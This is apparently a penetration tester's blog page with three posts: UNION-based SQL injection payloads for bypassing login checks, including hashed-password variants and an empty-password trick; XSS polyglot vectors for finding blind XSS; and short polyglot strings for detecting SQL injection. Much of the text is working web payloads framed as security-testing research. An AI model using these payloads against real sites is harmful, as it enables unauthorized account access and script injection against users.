LoginCrack.py - More Methods For Breaking Web Logins

(6 minute read)

Most of the time, logins are not being properly tested against SQL injection and critical security vulnerabilities could be left undetected. It is not admissible to miss any security vulnerability during a pen-test because somebody else might find the bug and exploit it.

The objective of this post is to illustrate additional methods for finding SQL injection vulnerabilities, because the traditional ways sometimes fail to detect all the vulnerabilities.

So far, I have found 3 web applications vulnerable to the attack explained in this post.

When probing the security of web logins, the following injections are always used:

' or '1'='1
" or "1"="1

Very often, only these injections are tested and if they fail it is assumed that the login is not vulnerable. However, there is a vast amount of other types of injections that should also be tried to correctly determine if the login is vulnerable or not.

Imagine that the login code resembles to the following:

Query:
$result = "SELECT password FROM users WHERE login='$login'
";

Then on the server-side:
if ($result['password'] == $_POST['password'])  Access_Granted();

Even if the login is vulnerable, traditional ' or 1='1 injections will fail to bypass it: even though the injection works and user data is being returned, the attacker still needs to know the correct password for the condition to succeed.

The injection for testing the login should now be:
' AND 0 UNION SELECT 'letmein

Resulting query:
SELECT password FROM users WHERE login='' AND 0 UNION SELECT 'letmein'

Thus the attacker can login with whatever password he wants to use.

The process of exploiting these types of login requires a big amount of work and can be time consuming, consider the following vulnerable query:

SELECT * FROM users WHERE username='$_POST["username"]';

The asterisk might return dozens of columns and since the number of columns in the UNION query should match, first the number of columns queried should be found:

Brute-force injection:
admin' AND 0 UNION SELECT 1 AND 'TRUE
admin' AND 0 UNION SELECT 1,1 AND 'TRUE
admin' AND 0 UNION SELECT 1,1,1 AND 'TRUE
admin' AND 0 UNION SELECT 1,1,1,1 AND 'TRUE

admin' AND 0 UNION SELECT 1,1,1,1,1 AND 'TRUE
...
admin' AND 0 UNION SELECT 1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1 AND 'TRUE
....

This can be tedious to brute-force manually specially if the query is trying to retrieve a huge number of columns.

Also, it is very common for passwords to be stored in the database as a cryptographic hash, which means that the password provided in the login form is going to be hashed in order to be compared with the one returned by the query; this means that injections like this should be tried as well:

Hashed password injection:
# MD5 hash
admin' AND 0 UNION SELECT '5f4dcc3b5aa765d61d8327deb882cf99' AND 'TRUE
admin' AND 0 UNION SELECT '5f4dcc3b5aa765d61d8327deb882cf99', '5f4dcc3b5aa765d61d8327deb882cf99' AND 'TRUE

admin' AND 0 UNION SELECT '5f4dcc3b5aa765d61d8327deb882cf99', '5f4dcc3b5aa765d61d8327deb882cf99', '5f4dcc3b5aa765d61d8327deb882cf99' AND 'TRUE
admin' AND 0 UNION SELECT '5f4dcc3b5aa765d61d8327deb882cf99', '5f4dcc3b5aa765d61d8327deb882cf99'
, '5f4dcc3b5aa765d61d8327deb882cf99', '5f4dcc3b5aa765d61d8327deb882cf99'... AND 'TRUE
...
# SHA1 hash
admin' AND 0 UNION SELECT '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' AND 'TRUE
admin' AND 0 UNION SELECT '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' AND 'TRUE

admin' AND 0 UNION SELECT '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' AND 'TRUE
admin' AND 0 UNION SELECT '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8', '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8'... AND 'TRUE
....

# SHA-224
admin' AND 0 UNION SELECT 'd63dc919e201d7bc4c825630d2cf25fdc93d4b2f0d46706d29038d01','d63dc919e201d7bc4c825630d2cf25fdc93d4b2f0d46706d29038d01',... AND 'TRUE
# SHA-256
admin' AND 0 UNION SELECT '5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8', '5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8',... AND 'TRUE
# SHA-384
admin' AND 0 UNION SELECT 'a8b64babd0aca91a59bdbb7761b421d4f2bb38280d3a75ba0f21f2bebc45583d446c598660c94ce680c47d19c30783a7',... AND 'TRUE
# SHA-512
admin' AND 0 UNION SELECT 'b109f3bbbc244eb82441917ed06d618b9008dd09b3befd1b5e07394c706a8bb980b1d7785e5976ec049b46df5f1326af5a2ea6d103fd07c95385ffab0cacbc86',... AND 'TRUE
# Base 64
admin' AND 0 UNION SELECT 'cGFzc3dvcmQ=', 'cGFzc3dvcmQ=', 'cGFzc3dvcmQ=', 'cGFzc3dvcmQ='... AND 'TRUE

The number of columns has to be brute-forced with every possible hash function and then all of these injections must be tried again with double quotes instead of simple quotes to determine if the login is in fact vulnerable. As far as I know, there are no tools that exploit these type of login logic so I decided to write my own. So far I have found 3 applications that had this security bug and I don't want to miss it in any future security evaluation.

The tool was written in python and it uses Selenium with the Chrome web driver; make sure to install those to get it running.

$ pip install selenium

In the header of the script there is an array containing all the hashing functions tested against the login. You can add more functions such as nested hashes or other cryptographic functions to extend the scope of the security testing.

You can find logincrack.py HERE.

Authentication bypass by leaving the password field blank

A very funny vulnerability happens when it is possible to login as any user in the app by leaving the password input field blank. So far I have found 2 web apps vulnerable to this kind of authentication bypass.

In the username input field the attacker enters the user he wants to login as and the password field is left empty. A little bit of javascript can be used to force form submission in case there happens to be a client-side validation preventing from submitting a login form with an empty password:

javascript:document.forms[0].submit()

The application grants you access as the entered username!

These vulnerabilities were found using a black-box approach so I never read the source-code. However, the issue was probably that the database query returns no rows because the blank password doesn't yield any matches, then when the empty result is compared with the empty password the comparison yields TRUE and the condition succeeds.

So don't forget to try an empty password! You might get lucky.

Using XSS Polyglots For Detecting Blind XSS Vulnerabilities

( < 5 minute read)

Awesome security researcher @filedescriptor (a member of Cure53 who never uses his real name to remain anonymous) ran a XSS challenge in which competitors had to craft a XSS polyglot that works across 16 different contests:

  1. <div>{{payload}}</div>
  2. <div {{payload}}>text</div>
  3. <div class="{{payload}}">text</div>
  4. <div class='{{payload}}'>text</div>
  5. <div class={{payload}}>text</div>
  6. <title>{{payload}}</title>
  7. <textarea>{{payload}}</textarea>
  8. <style>{{payload}}</style>
  9. <script>"{{payload}}"</script>
  10. <script>{{payload}}</script>
  11. <script>"{{payload}}"</script>
  12. <script>'{{payload}}'</script>
  13. <a href="{{payload}}">text</a>
  14. <!-- {{payload}} -->
  15. <script>// {{payload}}</script>
  16. <script>/* \n{{payload}}} \n*/</script>

Among the winners of this challenge I recognized some names such as @orenhafif Facebook Security Engineer who won 1st place, and in 2nd there is @molnar_g Google Security Engineer. It was actually a tie, they both crafted a payload 87 characters long.

I did send a submission but I didn't figure among the top contestants. 6 years later I spent a day trying to see if I could shorten my vector and to my big surprise I managed to make a vector 3 bytes shorter than the winning vectors!

javascript:/*</title></textarea></style --> </script><a/onclick='//"/**/%0aalert()//'>

These polyglots are particularly useful for detecting blind XSS vulnerabilities.

I decided to improve it so that it works in every possible context:

<script>xss</script>
<script>a='
xss'</script>
<script>a="
xss"</script>
<script>a="
xss"</script>
<script>//
xss</script>
<script>/*
xss*/</script>
<a href='
xss'></a>
<title>
xss</title>
<textarea>
xss</textarea>
<style>xss</style>
<div>
xss</div>
<div
xss></div>
<div class='
xss'></div>
<div class="
xss"></div>
<div class=
xss></div>
<noscript>
xss</noscript>
<noembed>
xss</noembed>
<!--
xss -->
<xmp>
xss</xmp>
<math>xss</math>
<frameset>
xss</frameset>

The resulting vector is:

javascript:/*</title></textarea></style --></xmp></script></noembed></noscript></math><svg/onload='//"/**/%0aonmouseover=alert()//'>

You can also add a ${{7*7}} at the very end to test against template injections as well.

Besides for Blind XSS, this vector is also good for optimizing the process of finding regular cross-site scripting vulnerabilities. Instead of having to send 21 requests to each parameter when testing an application, you only have to make 1 request. This gets the job done in approximately only 5% of the time.

Can you make it even shorter? Let me know in the comments or through X (@ruben_v_pina)

SQL Injection Detection Optimization

(3 minute read)

For Black Hat 2013, Roberto Salgado (@LightOS) came up with the idea of optimizing the detection phase of SQL injection vulnerabilities.

Usually, to test if a parameter is vulnerable to SQL injection, the following requests must be performed to find out the context of the injection. It might be between single quotes ('), double quotes (") or with no delimiters at all:

TRUE RESPONSES
-1' or '1'='1
-1" or "1"="1
-1 or 1=0

FALSE RESPONSES
-1' or '1'='0
-1" or "1"="0
-1 or 1=0

LightOS came up with the idea of fusing the three testing vectors. This is the multi-context functional polyglot that works in any of the already three mentioned contexts:

-1 OR 1#"or"'OR''='"="'OR''='

Numeric context:
-1 OR 1#"or"'OR''='"="'OR''='

Double quotation:
-1 OR 1#"or"'OR''='"="'OR''='

Single quotation:
-1 OR 1#"or"'OR''='"="'OR''='

You can find his slides in the following link: https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf

Mirror: https://nzt-48.org/archive/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-Slides.pdf

My version of the vector is 7 characters shorter:

-1 or 1#'or"or'"!='!="

Numeric context:
-1 or 1#'or"or'"!='!="

Single quotation:
-1 or 1#'or"or'"!='!="

Double quotation:
-1 or 1#'or"or'"!='!="

I find LightOS's solution to be much more elegant because he used an equality. Can make it even shorter?

 
You can follow me on X to stay updated: @ruben_v_pina